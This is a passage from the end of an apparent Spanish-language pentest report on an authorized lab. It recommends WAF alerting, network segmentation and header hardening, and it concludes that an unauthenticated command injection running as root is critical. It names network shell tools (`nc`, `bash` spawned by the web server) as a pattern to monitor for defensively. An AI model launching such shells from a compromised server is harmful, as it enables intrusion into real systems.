- WAF y registro/alerta de patrones de inyección; monitorización de procesos hijo anómalos (`nc`, `bash` lanzados por el servidor web).
- Segmentar la red para limitar el *pivoting* en caso de compromiso.
- Retirar o endurecer la cabecera `X-Powered-By` y no desplegar versiones BETA en entornos expuestos (F-05).

9. Conclusión

La aplicación presenta una vulnerabilidad **crítica** de inyección de comandos que permite el compromiso total e inmediato del servidor por parte de cualquier atacante con acceso de red, sin autenticación. El factor agravante de ejecutar el proceso como `root` eleva el impacto al máximo.

La corrección es conceptualmente sencilla —dejar de ejecutar comandos de SO con entrada del usuario y aplicar mínimo privilegio— pero **urgente**. Hasta que se aplique, debe considerarse el host como potencialmente comprometido.

— Fin del informe · Documento confidencial. Elaborado con fines educativos sobre un laboratorio autorizado (WHOAMI-LABS). Toda la actividad descrita se realizó exclusivamente dentro de dicho entorno.